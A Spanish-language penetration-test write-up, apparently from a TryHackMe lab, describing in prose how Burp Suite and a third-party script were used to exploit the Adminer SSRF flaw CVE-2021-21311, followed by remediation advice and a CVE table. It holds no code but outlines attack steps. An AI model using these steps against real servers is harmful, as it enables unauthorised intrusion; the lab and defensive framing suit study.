
- Nmap
- FlameShot
- BurpSuite
- Froxy Proxy

2. Primero, activaremos un proxy en el navegador utilizando FoxyProxy para que escuche en el puerto 8080, que es el puerto predeterminado donde BurpSuite está configurado para escuchar. Después de realizar esta acción, procederemos a abrir BurpSuite y lo configuraremos para comenzar a escuchar.




3. Desde el panel de inicio de sesión, ingresaremos nuevos datos como nos lo menciona vrana en su pdf de github, la vulnerabilidad actua unicamente en la opcion **system** (Elasticsearch (Beta)) y muy importante en la opcion **server** se debera de colocar la ip que nos genera TryHackMe al conectarnos por VPN a la maquina victima. Después de completar esta acción, procederemos a hacer clic en el botón de inicio de sesión y seguidamente nos iremos a BurpSuite.







4. Una vez hayamos llegado a este punto lo que debemos de hacer es ejecutar el script que nos deja vrana con las instrucciones de como usarlo. Para este script hicimos algunas modificaciones para parasarlo de python2 a python3. Lo mas importante en este punto es colocar la direccion ip de la maquina victima y empezar a probar cuales puertos nos devuleven informacion en el panel de login.



5. Una vez hecho esto procedemos a darle a la opcion de **Forward** en BurpSuite, se nos abrira una segunda ventana a la cual debemos de darle click al mismo boton, una vez hecho esto nos dirigimos al navegador para visualizar el panel de login





6. El cuadro de texto encargado de mostrar informacion sobre errores al iniciar sesion ahora fue explotado y nos muestra mas que solo un error, como se pretende que asi sea al usar este script y al explotar esta vulnerabilidad de SSRF

Recomendaciones:

1. Asegúrate de estar utilizando la versión más reciente de Adminer, Adminer es vulnerables solo hasta la 4.7.9
2. Implementa firewalls y filtros de red para controlar y monitorear el tráfico entrante y saliente. Esto puede ayudar a prevenir ataques externos
3. Si hay funciones o características en Adminer que no necesitas, considera deshabilitarlas o eliminarlas para reducir la superficie de ataque

Referencias:

https://nvd.nist.gov/vuln/detail/CVE-2021-21311

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21311

https://github.com/advisories/GHSA-x5r2-hj5c-8jx6

Tabla de informacion sobre los CVE enontrados en el pentest

Maquina victima	CVE	Detalles del CVE	Base scoring	Vector
Pentesting Playground 101 AC	CVE-2018-15473	OpenSSH hasta la versión 7.7 es propenso a sufrir una vulnerabilidad de enumeración de usuarios Referencia: https://nvd.nist.gov/vuln/detail/CVE-2018-15473	5.3 Medium	**CVSS v3.1 Severity and Metrics:** **Base Score:** 5.3 MEDIUM **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N **Impact Score:** 1.4 **Exploitability Score:** 3.9 **Attack Vector (AV):** Network **Attack Complexity (AC):** Low **Privileges Required (PR):** None **User Interaction (UI):** None **Scope (S):** Unchanged **Confidentiality (C):** Low **Integrity (I):** None **Availability (A):** None
Pentesting Playground 101 AC	CVE-2021-30047	VSFTPD 3.0.3 permite a los atacantes provocar una denegación de servicio debido al número limitado de conexiones permitidas Referencia: https://nvd.nist.gov/vuln/detail/CVE-2021-30047 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-30047 https://www.exploit-db.com/exploits/49719	7.5 High	**CVSS v3.1 Severity and Metrics:** **Base Score:** 7.5 HIGH **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H **Impact Score:** 3.6 **Exploitability Score:** 3.9 **Attack Vector (AV):** Network **Attack Complexity (AC):** Low **Privileges Required (PR):** None **User Interaction (UI):** None **Scope (S):** Unchanged **Confidentiality (C):** None **Integrity (I):** None **Availability (A):** High
Pentesting Playground 101 AC	CVE-2022-36760	La vulnerabilidad de interpretación inconsistente de solicitudes HTTP ("contrabando de solicitudes HTTP") en mod_proxy_ajp Referencias: https://nvd.nist.gov/vuln/detail/CVE-2022-36760	9.0 Critical	**CVSS v3.1 Severity and Metrics:** **Base Score:** 9.0 CRITICAL **Vector:** AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H **Impact Score:** 6.0 **Exploitability Score:** 2.2 **Attack Vector (AV):** Network **Attack Complexity (AC):** High **Privileges Required (PR):** None **User Interaction (UI):** None **Scope (S):** Changed **Confidentiality (C):** High **Integrity (I):** High **Availability (A):** High

Pentesting Playground 101 AC	CVE-2021-21311	En Adminer desde la versión 4.0.0 y anteriores a la 4.7.9 hay una vulnerabilidad de falsificación de solicitudes del lado del servidor Referencias: https://nvd.nist.gov/vuln/detail/CVE-2021-21311 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21311 https://github.com/advisories/GHSA-x5r2-hj5c-8jx6	7.2 High	**CVSS v3.1 Gravedad y métricas:** **Puntuación base:** 7,2 ALTA **Vectorial:** AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N **Puntuación de impacto:** 2,7 **Puntuación de explotabilidad:** 3,9 **Vector de ataque (AV):** Red **Complejidad del ataque (AC):** baja **Privilegios requeridos (PR):** Ninguno **Interacción del usuario (UI):** Ninguna **Alcance (S):** modificado **Confidencialidad (C):** Baja **Integridad (I):** Baja **Disponibilidad (A):** Ninguna